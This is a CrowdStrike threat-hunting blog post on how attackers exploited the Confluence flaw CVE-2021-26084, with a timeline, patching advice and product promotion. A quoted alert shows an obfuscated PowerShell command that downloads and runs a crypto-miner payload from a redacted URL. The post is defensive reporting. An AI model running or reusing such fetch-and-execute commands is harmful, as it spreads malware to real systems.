
How CrowdStrike Threat Hunters Identified a Confluence Exploit

crowdstrike.com/blog/how-crowdstrike-threat-hunters-identified-a-confluence-exploit/

Falcon OverWatch Team

September 30, 2021



Today's security defenders are faced with a continuously evolving battleground. The number of security vulnerabilities uncovered annually has grown every year for the past four years. Moreover, adversaries' ability to rapidly weaponize these vulnerabilities continues to improve.

In particular, vulnerabilities affecting ubiquitous software, such as productivity applications and collaboration software, are likely to be met with a rapid response from adversaries eager to exploit the vulnerabilities during a short window of opportunity.

With the announcement of vulnerabilities — like the latest affecting Confluence collaboration software — the clock is ticking for vendors to issue software updates, for customers to patch the impacted software, and for defenders to quickly identify and close the window of opportunity. And threat hunting — usually the last line of defense — becomes the first line of defense in the face of novel threats and zero-day exploitation.


Falcon OverWatch Defends Against New Confluence Vulnerability

On Aug. 25, 2021, Atlassian — the makers of Confluence — published a security advisory about a remote code execution (RCE) vulnerability, CVE-2021-26084. Immediately, CrowdStrike Falcon OverWatch™ threat hunters began investigating for indications that this threat was impacting customers. By Aug. 28, 2021, threat hunters found evidence that this Confluence vulnerability was weaponized and being actively exploited by known threat actors.

The speed with which threat actors were able to operationalize this particular exploit for targeted outcomes was unsurprising, especially considering the potential threat this vulnerability raised. Beginning on Sept. 1, 2021, OverWatch observed a substantial increase in the compromise of vulnerable Linux-based Confluence servers that were exploited by opportunistic actors.

Shortly after observing the uptick in Linux server compromises, OverWatch observed the rapid shift to Windows-based servers, broadening the reach of the exploitation. The observed increase in active exploitation against unrelated industry verticals signaled to OverWatch a shift from targeted intrusion activity to more opportunistic eCrime activity.

OverWatch was able to identify the early stages of this vulnerability being exploited by tracking malicious behaviors including decoding and execution of scripts, a mechanism to evade known technology-based defenses. Over subsequent days, OverWatch saw multiple opportunistic actors exploit the vulnerability to place webshells for persistence by writing and decoding a Base64-encoded string to a file in the `confluence` directory. Once the vulnerability was operationalized and widely understood, OverWatch quickly observed multiple adversaries adopt this exploit to gain initial access, then later deploy tools like Cobalt Strike, additional webshells to attempt to achieve persistence, and commodity coin miners and commodity malware.



Falcon OverWatch Alert

```
COMMAND LINE   C:\Confluence\bin\tomcat9.exe //[redacted]//Confluence[redacted]
FILE PATH      \Device\HarddiskVolume2\Confluence\bin\tomcat9.exe
```

Attempted CryptoMiner Installation

```
COMMAND LINE   cmd.exe /c "PoWershElL.exE -eXEc bypASS -noP -WInD HIdDEN -C IeX (NeW
               -OBjeCt Net.WeBClIeNt).DowNlOAdStRinG(&#39;http://[redacted]
               1/ev.H&#39;)"
```

Prevented

(Click to enlarge)

By this time, though, OverWatch was already ahead, having proactively worked to develop behavioral-based preventions, as well as update and strengthen existing preventions, to reduce the efficacy of eCrime threat actors against their intended targets.

Timeline of Events

AUG 25: Confluence Security Advisory and patch released.

AUG 28: Targeted intrusion attempts observed against a small number of customers. The threat actor performed hands-on-keyboard operations consistent with data exfiltration objectives.

AUG 29: OverWatch, working with the CrowdStrike Intelligence team, developed behavioral-based preventions and increased visibility of indicators of attack (IOAs) and indicators of compromise (IOCs).

AUG 31: Exploit code released, weaponized and widely made public

SEPT 1: OverWatch observed a steady increase in attempted Linux-based exploitation.

Several hours later, OverWatch observed a significant increase in attempted exploitation consistent with cryptojacking objectives.

Windows systems become targets of the vulnerability, and OverWatch detected an uptick in attempted cryptojacking activity on vulnerable hosts.

SEPT 2 TO PRESENT: eCrime threat actors continue to use scripting or automation to search for and exploit vulnerable systems.

OverWatch has a rich bank of highly curated hunting leads based on a deep understanding of adversary behaviors and motivations, intelligence-derived insights, and statistical analysis. The speed and precision with which OverWatch can identify malicious activity allow threat hunters to rapidly notify customers of potential hands-on-keyboard activity, allowing them to “close the window of opportunity” for threat actors to be successful.

How You Can Protect Your Organization

The speed with which threat actors were able to weaponize the Confluence vulnerability is a reminder that threat actors are extremely active and highly motivated in their attempts to gain access into networks. OverWatch threat hunters suggest the following to harden your cyber defenses against such exploitation:

- **Patch vulnerable systems quickly.** Patching is the best defense against exploitation. Of the Confluence exploitation activity observed by OverWatch, 97% of attempts at exploitation occurred seven days or more after the patch was released, underscoring the importance of timely patching. To ensure unpatched customers were not left exposed, CrowdStrike released preventions to the CrowdStrike Falcon® console to block malicious activity. However, the most effective course of action is still for an organization to patch their own applications quickly. Instituting a process through which systems are regularly scanned for known vulnerabilities and patched shortens the window in which your organization can be compromised.
- **Employ threat hunting to find what autonomous defenses can miss.** No technology is 100% effective at blocking determined intruders.This is especially true for zero-day exploits or novel tradecraft. Expert threat hunters complement and augment technology-based defenses by continuously hunting for known malicious behaviors to detect and disrupt intrusions at whatever hour of day they may strike.

Additional Resources

- *Read about the latest trends in threat hunting and more in the 2021 Threat Hunting Report or simply download the report now.*
- *Learn more about Falcon OverWatch proactive managed threat hunting.*
- *Watch this video to see how Falcon OverWatch proactively hunts for threats in your environment.*
- *Read more about how hunting part-time is simply not enough in this CrowdStrike blog.*
- *Learn more about the CrowdStrike Falcon® platform by visiting the product webpage.*
- *Test CrowdStrike next-gen AV for yourself. Start your free trial of Falcon Prevent™ today.*
- *Learn more on how Falcon Spotlight™ can help you discover and manage vulnerabilities in your environments.*